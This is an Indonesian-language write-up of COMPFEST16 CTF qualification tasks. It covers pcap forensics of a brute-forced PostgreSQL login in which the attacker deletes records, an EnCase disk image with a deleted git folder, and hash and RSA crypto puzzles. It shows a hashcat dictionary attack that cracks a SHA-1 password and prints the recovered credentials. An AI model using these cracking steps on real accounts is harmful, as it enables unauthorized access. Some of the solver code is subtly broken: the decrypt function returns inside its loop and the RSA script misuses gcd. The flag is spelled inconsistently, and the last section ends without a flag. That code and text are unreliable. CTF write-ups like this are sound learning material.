

Write-up Kualifikasi CTF

COMPFEST16

CTRL + C

Anggota:
Jason Bintang Setiawan
Deny Wahyudi Asaloei
Michael Christianto Sawitto

Daftar isi

Forensic	3
Cryptography	14
Web Exploitation	17
OSINT	22
Misc	27

Forensic

Title

Industrialspy 3

Description

Dear X,

I welcome you to the internship program at Collective Inc. Your first task is to figure out what happened to one of our servers. We have a suspicion that someone logged in and did something. We recovered some files to help you figure this out.


If you have figured it out, submit your report to nc challenges.ctf.compfest.id 9009.

Author : k3ng

Solution

Pada challenge Industrialspy 3, langkah pertama yang saya lakukan adalah mendownload file capture.pcapng yang diberikan dan kemudian menganalisisnya menggunakan Wireshark.

Berdasarkan hasil analisa file capture.pcapng, kita mengetahui adanya aktivitas mencurigakan yang berasal dari alamat IP 192.168.56.1. Alamat ini tampaknya mencoba mengakses PostgreSQL di target 192.168.56.11.





Selanjutnya saya mengecek nc, disini kita diberikan beberapa soal yang harus kita jawab. What ports are open on the attacked machine? (ex: 1,2,3,4)

```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
```

Dari hasil analisis sebelumnya kita dapat menyimpulkan, alamat 192.168.56.11 merupakan Attacked Machine yang dimaksud.

Untuk mengetahui port apa saja yang terbuka pada Attacked Machine, kita dapat membuka endpoints dalam tab statistics dalam Wireshark.





Jika kita memfilter dari packet terbanyak, dapat dilihat bahwa port 5432 (PGSQL) dan port 22 (SSH) memiliki packet terbanyak dari alamat 192.168.56.11. Jadi port yang terbuka adalah port 5432 dan port 22.

```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
└─$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
5432,22
2. What is the credentials used to access the database? (ex: root:root)
```

Setelah mensubmit jawaban tersebut kita diberikan soal selanjutnya. What is the credentials used to access the database? (ex: root:root).

Jika kita kembali follow TCP stream. Dari stream ke 1006 - 1215, kita dapat melihat bahwa penyerang mencoba untuk bruteforce masuk kedalam database dengan credential yang berbeda.

Pada stream 1215 penyerang berhasil masuk menggunakan username **server** dan password **changeme**. Sehingga kita mendapat jawaban server:changeme.



```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
└─$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
5432,22
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
└─ Desktop
    hash.txt  rockyyou.txt
```

Kita diberikan soal selanjutnya. What is the password for the "super" user on the database?. Pada TCP stream 1216, kita dapat melihat penyerang mencari employee dengan username "super". Kita bisa melihat username **super@collectiveinc.com** memiliki password **588831adfca19bb4426334b69d9fb49f873e8a22**. Password tersebut adalah jawaban yang salah jika kita coba untuk submit.

```
...;....user.server.database.server.application_name.sql..R.....p...
changeme.R.....S....application_name.sql.S....client_encoding.UTF8.S....DateStyle.ISO, MDY.S...&default_transaction_read_only.off.S...
.in_hot_standby.off.S....integer_datetimes.on.S....IntervalStyle.postgres.S....is_superuser.on.S....server_encoding.UTF8.S...9server_version.14.12 (Ubuntu 14.12-0ubuntu0.22.04.1).S...!session_authorization.server.S...#standard_conforming_strings.on.S....TimeZone.Asia/Jakarta.K.....1.Z..JZ....IQ....SELECT * FROM employees;T.....employee_id...`.....first_name...`.....last_name...`.....6.username...`.....6.password...`.....6.email...`.....6.D...l....0
....Super....User....super...(588831adfca19bb4426334b69d9fb49f873e8a22....super@collectiveinc.comD...h....1....John....Doe....john...(e80721793c24ae14edfcfa9b26ad406a9815cd3ff....john@collectiveinc.comD...j....2....Jane....Price....jane...(e5952ab743dd2079f1b465f0d60b127fb5742660....jane@collectiveinc.comD...g....3....Bob....Smith....bob...(bf436aec2cd04e8fc59c435f422f9b8e910ff078....bob@collectiveinc.comD...m....4....Alice....Brown....alice...(522b276a356bdf39013dfabaea2cd43e141ecc9e8....alice@collectiveinc.comD...m....5....Kevin....Lewis....kevin...(4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8....kevin@collectiveinc.comD...r....6....Lyubov....Pryadko....lyubov...(9f3ba7394634e88e0c1af4094f4c27023cb6db24....lyubov@collectiveinc.comC...
SELECT 7.Z....IQ...4SELECT * FROM employees WHERE username='super';T.....employee_id...`.....first_name...`.....6.last_name...`.....6.username...`.....6.password...`.....6.email...`.....6.D...l....0
....Super....User....super...(588831adfca19bb4426334b69d9fb49f873e8a22....super@collectiveinc.comC...
SELECT 1.Z....IQ....SELECT * FROM penalties;T.....penalty_id...`.....employee_id...`.....penalty...`.....penalty_description...`.....6.D...2....1....6....5....Did not finish task #25390...3....2....6....10....Did not finish task #1472D...7....3....1....30....Did not complete training #13D...2....4....2....5....Did not finish task #1992D...C....5....4....50....Did not come to work without notificationD...3....6....4....12....Did not finish task #2539D...C....7....6....50....Did not come to work without notificationD...3....8....3....16....Did not finish task #1472D...<....9....5....100....Did not contribute to project #44D...=....10....6....100....Did not contribute to project #44C....SELECT 10.Z....IQ...<SELECT SUM(penalty) FROM penalties WHERE employee_id=6;T.....sum.....D...
.....165C...
SELECT 1.Z....IQ.../DELETE FROM penalties WHERE employee_id=6;C...
DELETE 4.Z....IQ....SELECT * FROM penalties;T.....penalty_id...`.....employee_id...`.....penalty...`.....penalty_description...`.....6.D...7....3....1....30....Did not complete training #13D...2....4....2....5....Did not finish task #1992D...C....5....4....50....Did not come to work without notificationD...3....6....4....12....Did not finish task #2539D...3....8....3....16....Did not finish task #1472D...<....9....5....100....Did not contribute to project #44C...
SELECT 6.Z....IX....
```

Password tersebut terlihat mirip seperti hash, maka saya coba untuk mengidentifikasinya. Dan mendapatkan hash tersebut merupakan SHA-1. Jadi mencoba untuk mengcrack hash tersebut menggunakan Hashcat dan wordlist rockyou.txt. cafecoagroindustrialdelpacifico

```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
$ hash-identifier
#####
# Places
#   # Computer
#   # Desktop
#   # Recent
#   # Trash
#
#   v1.2 #
# By Zion3R #
# www.Blackploit.com #
# Root@Blackploit.com #
#####

HASH: 588831adfca19bb4426334b69d9fb49f873e8a22
Possible Hashs:
[+] SHA-1
```

```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
$ hashcat -m 100 -a 0 hash.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-penryn-AMD Ryzen 5 5600H with Radeon Graphics, 1439/2943 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sun Sep 1 03:49:30 2024
Stopped: Sun Sep 1 03:49:31 2024

(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
$ hashcat -m 100 -a 0 hash.txt rockyou.txt --show
588831adfca19bb4426334b69d9fb49f873e8a22:cafecoagroindustrialdelpacifico
```

Maka kita mendapatkan password yang sebenarnya yaitu, **cafecoagroindustrialdelpacifico**.

```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
5432,22
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacifico      rockyou.txt
4. What table does the attacker modify?
```

Kita diberikan soal selanjutnya. What table does the attacker modify?.

```
SELECT 1.Z....IQ....SELECT * FROM penalties;T.....penalty_id...`.....employee_id...`.....penalty...`.....penalty_description...`.....6..D...2.....1....6....5....Did not finish task #25390...3.....2....6....10....Did not finish task #1472D...7.....3....1....30....Did not complete training #13D...2.....4....2....5....Did not finish task #1992D...C.....5....4....50...)Did not come to work without notificationD...3.....6....4....12....Did not finish task #2539D...C.....7....6....50...)Did not come to work without notificationD...3.....8....3....16....Did not finish task #1472D...<.....9....5....100...!Did not contribute to project #44D...=.....10....6....100...!Did not contribute to project #44C....SELECT 10.Z....IQ...<SELECT SUM(penalty) FROM penalties WHERE employee_id=6;T.....sum.....D...
.....165C...
SELECT 1.Z....IQ.../DELETE FROM penalties WHERE employee_id=6;C...
DELETE 4.Z....IQ....SELECT * FROM penalties;T.....penalty_id...`.....employee_id...`.....penalty...`.....penalty_description...`.....6..D...7.....3....1....30....Did not complete training #13D...2.....4....2....5....Did not finish task #1992D...C.....5....4....50...)Did not come to work without notificationD...3.....6....4....12....Did not finish task #2539D...3.....8....3....16....Did not finish task #1472D...<.....9....5....100...!Did not contribute to project #44C...
SELECT 6.Z....IX...
```

Disini penyerang mengodifikasi table **penalties**. Pertama, penyerang melihat isi tabel:
 SELECT * FROM penalties; Ini memberikan penyerang gambaran tentang struktur dan isi tabel penalties. Kemudian, penyerang menjumlahkan total penalti untuk karyawan dengan ID 6:
 SELECT SUM(penalty) FROM penalties WHERE employee_id=6; Hasilnya adalah 165, menunjukkan total penalti untuk karyawan tersebut.

Selanjutnya, penyerang menghapus semua catatan penalti untuk karyawan dengan ID 6:
 DELETE FROM penalties WHERE employee_id=6; Ini menghapus 4 baris data.

Akhirnya, penyerang memeriksa kembali isi tabel untuk memastikan penghapusan berhasil:
 SELECT * FROM penalties; Hasil menunjukkan bahwa catatan untuk employee_id 6 sudah tidak ada lagi.

Maka kita mendapatkan jawaban **penalties**.

```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
5432,22
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacifico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?
```

Pertanyaan selanjutnya. It seems that the attacker has modified their own data, what is their full name?

Jika melihat dari query sebelumnya, penyerang menghapus data dari employee_id 6, yang merupakan data dirinya sendiri. Jadi kita hanya perlu mencari employee dengan id 6.

```
...Alice...Drew...Alice...1322027083300155015018de82c04de141ecce0...alice@collectiveinc.com...m...Kevin...Lewis
...kevin...(4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8...kevin@collectiveinc.com...r....6...Lyubov...Pryadko...lyubov...(9f3ba73946
34e88e0c1af4094f4c27023cb6db24...lyubov@collectiveinc.com...
```

Disini kita melihat employee dengan id 6 adalah **Lyubov Pryadko**.

```
(kali㉿kali)-[~/Desktop/New Folder/Indusspy]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
5432,22
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacifico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?
Lyubov Pryadko

Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}
```

Setelah menjawab pertanyaan terakhir kita mendapatkan flagnya.

Flag

COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rn_b96818fd79}

Title

Loss

Description

Imao i just rm -rf 'ed my usb drive. help me out plz.

Author: k3ng

Solution

Pada challenge ini, kita diberikan sebuah file bernama `chall`. Karena file tersebut tidak memiliki ekstensi yang jelas, saya memulai dengan mengidentifikasi jenis file tersebut.

```
(kali㉿kali)-[~/Desktop/New Folder/loss]
└─$ file chall
chall: EWF/Expert Witness/EnCase image file format
```

Setelah diperiksa, file tersebut ternyata merupakan **EnCase image file** dengan ekstensi `.e01`. Oleh karena itu, saya mengganti namanya menjadi `chall.e01`.

What extension does EnCase image file have





EnCase image files typically have the `.e01` extension. EnCase is a forensic software used for digital investigations, and the `.e01` file format is a common standard for storing disk images created with this tool.



Selanjutnya, saya menganalisis file `chall.e01` menggunakan tool **Autopsy**.

Setelah membuat case baru, kita memilih data source sebagai **Disk Image or VM File**



Dalam file **chall.e01**, terdapat empat partisi:

- **vol1**: Memori tidak teralokasi
- **vol4**: Memori tidak teralokasi
- **vol6**: Memori tidak teralokasi
- **vol5**: Mengandung data


Hanya "vol5" yang memiliki data, jadi saya membuka partisi ini untuk penyelidikan lebih lanjut.

Berdasarkan deskripsi challenge yang menyebutkan command `rm -rf`, sebuah command UNIX yang digunakan untuk menghapus direktori, saya langsung memeriksa direktori **Recycle Bin**.

Di dalam Recycle Bin, saya menemukan sebuah folder bernama

"S-1-5-21-4133443876-4211038612-2073529915-1001".

Di dalam folder tersebut, terdapat folder lain bernama "\$RG2757K.git".



Saya mengeksplorasi folder "\$RG2757K.git" dan setelah memeriksa setiap direktori, saya menemukan flag di dalam direktori `objects/96/5536153d4cc8ef0d57da810fc1e272f62be348`.

Dengan memeriksa isi file `5536153d4cc8ef0d57da810fc1e272f62be348`, saya berhasil menemukan flag-nya.

The screenshot shows a file system browser on the left and a detailed analysis pane on the right.

File System Browser (Left):

- Data Sources
 - chall.E01 Host
 - vol1 (Unallocated: 0-33)
 - vol4 (Microsoft reserved partition: 34-32767)
 - vol5 (Basic data partition: 32768-2093055)
 - \$OrphanFiles (0)
 - \$Extend (7)
 - \$RECYCLE.BIN (3)
 - S-1-5-21-4133443876-4211038612-2073529915-1001 (5)
 - \$RG2757K.git (19)
 - hooks (30)
 - info (4)
 - log (5)
 - objects (16)
 - 50 (4)
 - 61 (4)
 - 6e (4)
 - 87 (4)
 - 96 (4)
 - 99 (4)
 - 9c (4)
 - bc (4)
 - c7 (4)
 - cf (4)
 - e2 (4)
 - e6 (6)
 - ec (4)
 - ed (4)
 - refs (3)
 - \$Unalloc (1)
 - secret_project (3)
 - System Volume Information (3)
 - vol6 (Unallocated: 2093056-2097151)

Detailed Analysis (Right):

Path: /img_chall.E01/vol.vol5/\$RECYCLE.BIN/S-1-5-21-4133443876-4211038612-2073529915-1001/\$RG2757K.git/objects/96

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
[current folder]				2024-06-21 22:51:05 WITA	2024-06-21 22:52:26 WITA	2024-06-21 22:51:05 WITA	2024-06-21 22:51:05 WITA	208
[parent folder]				2024-06-21 22:51:05 WITA	2024-06-21 22:52:26 WITA	2024-06-21 22:51:05 WITA	2024-06-21 22:51:05 WITA	56
5536153d4cc8ef0d57da810fc1e272f62be348	1			2024-06-21 22:50:29 WITA	2024-06-21 22:52:26 WITA	2024-06-21 22:51:05 WITA	2024-06-21 22:51:05 WITA	592
5536153d4cc8ef0d57da810fc1e272f62be348.Zone.	2			2024-06-21 22:50:29 WITA	2024-06-21 22:52:26 WITA	2024-06-21 22:51:05 WITA	2024-06-21 22:51:05 WITA	26

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Page: 1 of 1 Page | Matches on page: - of - Match | 150% | Reset | Text Source: File Text

```

})
router.HandleFunc("/about", func(w http.ResponseWriter, r *http.Request) {
    w.Header().Set("Content-Type", "text/html")
    w.Write([]byte(`

About us

We are a secret project that does not exist. We are not a real company. We are a joke.

COMPFEST16{g0D_bI3Ss_L1nU5_t0RV4l0S_7f3c45c4dc}Home
`))
}
)

```

Flag

COMPFEST16{g0D_bI3Ss_L1nU5_t0RV4l0S_7f3c45c4dc}

Cryptography

Title

money gone, wallet also gone

Description

help me find my wallet please :c

Author: tipsen

isi chall.py:

```
C:\Users\Axioo Pongo\Documents> money gone, wallet also gone.py
1 import hashlib
2 import random
3
4 methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1', 'sha384', 'sha3_224', 'sha512', 'sha224']
5
6 def random_encrypt(x) :
7     method = random.choice(methods)
8     hash_obj = hashlib.new(method)
9     hash_obj.update(x.encode())
10    return hash_obj.hexdigest()
11
12 def main() :
13     message = open("tipsen_memory.txt", "r").read()
14     enc = []
15
16     for char in message :
17         x = (ord(char) + 20) % 130
18         x = hashlib.sha512(str(x).encode()).hexdigest()
19         x = random_encrypt(x)
20         enc.append(x)
21
22     with open('encrypted_memory.txt', 'w') as f :
23         f.write(str(enc))
24
25 if __name__ == "__main__":
26     main()
```

dan kita juga mendapatkan 1 file txt yang berisikan pesan yang sudah di encrypt menggunakan kode yang diberikan

Solution

```

users > Axiab Pongo > Downloads > test.py > decrypt
import hashlib

# Daftar metode hashing yang mungkin
methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1', 'sha384', 'sha3_224', 'sha512', 'sha224']

# Hasil enkripsi dari encrypted_memory.txt
encrypted_values = [
    # masukkan semua pesan yang dienkripsi pada file txt kedalam sini
]

# Fungsi untuk mencoba dekripsi
Codeium: Refactor | Explain | Generate Docstring | X
def decrypt(encrypted_values):
    message = [] # Menyimpan hasil dekripsi
    for encrypted_value in encrypted_values:
        found = False
        for i in range(130):
            # Hitung nilai setelah mod dan penambahan 20
            original_val = (i + 20) % 130 # Balikkan transformasi
            hash_input = str(original_val).encode()

            # Hash dengan SHA-512
            sha512_hash = hashlib.sha512(hash_input).hexdigest()

            for method in methods:
                hash_obj = hashlib.new(method)
                hash_obj.update(sha512_hash.encode())
                final_hash = hash_obj.hexdigest()

                if final_hash == encrypted_value:
                    message.append(chr(i)) # Gunakan nilai asli sebelum penambahan 20
                    found = True
                    break
            if found:
                break

        # Gabungkan karakter menjadi string
        return ''.join(message)

# Jalankan fungsi dekripsi
decrypted_message = decrypt(encrypted_values)
print("Decrypted Message:", decrypted_message)

```

Jadi kode diatas berfungsi untuk melakukan decrypt ke file.txt yang diberikan tapi perlu diingat pada [encrypt_value](#) perlu dimasukkan semua hasil encrypt yang ada didalam file.txt pada saat

program dijalankan maka akan mengeluarkan output seperti ini

nah disini kita dapat melihat jika ada lagi program yang diberikan dan hasil encrypt nya. Jadi kita harus membuat lagi program yang dapat melakukan decrypt pada pesan yang diberikan yaitu nilai n, nilai e, dan nilai c.

```

from Crypto.Util.number import long_to_bytes
from math import gcd

Codeium: Refactor | Explain | Generate Docstring | X
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

Codeium: Refactor | Explain | Generate Docstring | X
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('Modular inverse does not exist')
    else:
        return x % m

n = []#masukkan semua nilai n
e = 65537
c = 131068150516266782497524151569397311440157547194250653075468839956954954622973499044294024312305957304981311871401801000165987879240146059201131278126452653960586384209286033824526926743619612940274502385

# Find common factors
factors = [gcd([1], n[i+1]) for i in range(len(n)-1)]
factors.append(n[-1] // factors[-1])

# Decrypt
m = c
for i in range(len(n)-1, -1, -1):
    p = factors[i]
    q = n[i] // p
    phi = (p-1) * (q-1)
    d = modinv(e, phi)
    m = pow(m, d, n[i])

# Convert to bytes and print
flag = long_to_bytes(m)
print(flag.decode())

```

Jadi program pada gambar dapat melakukan decrypt pada pesan yang diberikan dan akan memberikan flag nya

Flag

